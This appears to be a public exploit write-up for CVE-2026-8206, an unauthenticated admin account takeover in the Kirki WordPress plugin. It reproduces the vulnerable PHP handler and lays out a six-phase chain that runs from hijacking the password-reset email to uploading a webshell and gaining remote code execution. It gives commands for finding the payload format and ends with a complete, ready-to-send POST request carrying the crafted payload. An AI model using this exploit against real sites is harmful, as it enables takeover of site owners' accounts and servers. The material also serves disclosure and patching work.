 dungsocool/cve-2026-8206
CVE-2026-8206: Kirki Customizer Framework - Unauthenticated Account Takeover (CVSS 9.8)

CVSS v3.1 9.8 / 10.0 CRITICAL
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVE-2026-8206 is an Unauthenticated Account Takeover vulnerability in Kirki Customizer Framework — a popular WordPress page builder plugin with over 90,000 active installations. The vulnerability allows an attacker to take over any WordPress account (including admin) simply by sending a single HTTP request.
The bug resides in the REST API endpoint kirki-forgot-password of the ComponentLibrary module. This endpoint allows requesting a password reset for any user and sends the reset link to an email address specified by the attacker, instead of the user's registered email.
| Information | Details |
|---|---|
| Plugin | Kirki Customizer Framework (WordPress Page Builder) |
| Affected Versions | 6.0.0 – 6.0.6 |
| Patched | 6.0.7 (or 6.0.12+) |
| Vulnerability Type | Unauthenticated Account Takeover via Password Reset Email Hijacking |
| Endpoint | /index.php?rest_route=/KirkiComponentLibrary/v1/kirki-forgot-password (or /wp-json/KirkiComponentLibrary/v1/kirki-forgot-password) |
| CVSS | 9.8 CRITICAL |
Exploitation Prerequisites:
→ Every WordPress site with Kirki 6.0.0–6.0.6 installed is vulnerable by default.
Kirki registers REST API endpoints for the Component Library feature, including login, register, forgot-password, and change-password. All of them allow guest access (guest_permissions_check returns true).
WordPress nonce is a CSRF protection token. Kirki requires a nonce via the X-WP-Element-Nonce header or checks a nonce parameter in the request. However, the nonce can be publicly generated/extracted from the client side.
WordPress uses get_password_reset_key() to generate a password reset token. This token is included by Kirki in the email template before sending.
File: ComponentLibrary/controller/CompLibFormHandler.php
In the vulnerable version (6.0.0–6.0.6), the handle_forgot_password() function does not verify whether the provided email matches the user's registered email. An attacker can specify the victim's username and their own email — the reset link will be sent to the attacker's email.
Vulnerable source code:
public function handle_forgot_password( $request ) {
    $form_data = $request->get_body_params();
    $this->validate_nonce( 'kirki-forgot-password' );

    $email    = $form_data['email'];     // <-- ATTACKER CONTROLLED
    $username = $form_data['username'];

    $user = get_user_by( 'login', $username );
    //BUG: Does NOT check $email === $user->user_email
    //      Attacker's email is used directly

    $key = get_password_reset_key( $user );
    $reset_link = "$url?action=rp&key=$key&login=$username";

    // SENDS RESET LINK TO ATTACKER'S EMAIL
    wp_mail( $email, $subject, $body_with_reset_link );
    //       ^^^^^
    //  ATTACKER'S EMAIL, NOT THE USER'S EMAIL
}
The email subject and body are received from the client via the emailSubject and emailBody parameters without any HMAC signature to verify integrity. The attacker can arbitrarily modify the content of the email being sent.
// VULNERABLE VERSION: No HMAC verification
$email_subject = $form_data['emailSubject'];   // Client-controlled
$email_body    = $form_data['emailBody'];       // Client-controlled
// No verify_email_template_signature()

// PATCHED VERSION (6.0.7+): HMAC verification / Email matching against DB
$user_email = $user->get( 'user_email' );
if ( $email !== $user_email ) {
    return new WP_REST_Response( array( 'message' => 'If an account exists...' ), 200 );
}
| Factor | Explanation |
|---|---|
| No authentication required | guest_permissions_check() returns true — anyone can call the endpoint |
| Any account can be taken over | Only the username is needed (default: 'admin') — no email/password required |
| Impact: Admin takeover | Takeover admin → upload webshell → RCE → full server control |
| Widespread | Kirki is a plugin widely integrated into many WordPress Themes |
Exploiting CVE-2026-8206 starts from zero access — no account, no password, no session — to full admin takeover using only HTTP requests.
Phase 1: Extract Nonce       → Obtain nonce from a public page (if required)
Phase 2: Hijack Reset Email  → Send reset link to attacker's email
Phase 3: Reset Password      → Change admin password using the obtained reset key
Phase 4: Login Admin         → Log in with the new password
Phase 5: Webshell Upload     → Install backdoor via plugin upload
Phase 6: RCE                 → Execute arbitrary commands on the server
Download the plugin from wordpress.org and open the file CompLibFormHandler.php directly:
// The handle_forgot_password function receives data from the client:
$email_subject = isset( $form_data['emailSubject'] )
                 ? sanitize_text_field( $form_data['emailSubject'] ) : '';
$email_body = isset( $form_data['emailBody'] )
              ? json_decode( $form_data['emailBody'], true ) : '';
// Email body rendering logic:
foreach ( $email_body as $body_data ) {
    if ( $body_data['type'] === 'text' ) {
        $email_body = $email_body . $body_data['value'];
    } elseif ( $body_data['type'] === 'chip' ) {
        $email_body = $email_body . $chip_data[ $body_data['value'] ];
        //                                     ^^^^^^^^^^^^^^^^^^^
        //                $chip_data['reset_link'] = actual reset URL!
    }
}
→ Reading the code reveals: emailBody must be a JSON array, each item has type and value. If type = chip and value = reset_link, Kirki automatically inserts the reset link into the email.
Grep directly within the plugin directory:
grep -r "emailBody" wp-content/plugins/kirki/assets/js/
grep -r "reset_link" wp-content/plugins/kirki/assets/js/
The compiled frontend code will reveal the exact JSON structure required.
Find endpoint (/wp-json/ or rest_route)
       ↓
Read PHP source → find $form_data['emailBody']
       ↓
Understand JSON array format (type / value)
       ↓
Read chip_data array → find key "reset_link"
       ↓
Build payload: emailBody=[{"type":"chip","value":"reset_link"}]
       ↓
Test → success


The attacker sends a POST request to the forgot-password endpoint with the victim's username (admin) and an email address controlled by the attacker ([email protected]). The server generates a reset key for the victim but sends the reset link to [email protected].
Sending the request:
POST /index.php?rest_route=/KirkiComponentLibrary/v1/kirki-forgot-password HTTP/1.1
Host: localhost:8181
Content-Type: application/x-www-form-urlencoded

username=admin&[email protected]&emailSubject=Password+Reset&emailBody=%5B%7B%22type%22%3A%22text%22%2C%22value%22%3A%22Reset%3A+%22%7D%2C%7B%22type%22%3A%22chip%22%2C%22value%22%3A%22reset_link%22%7D%5D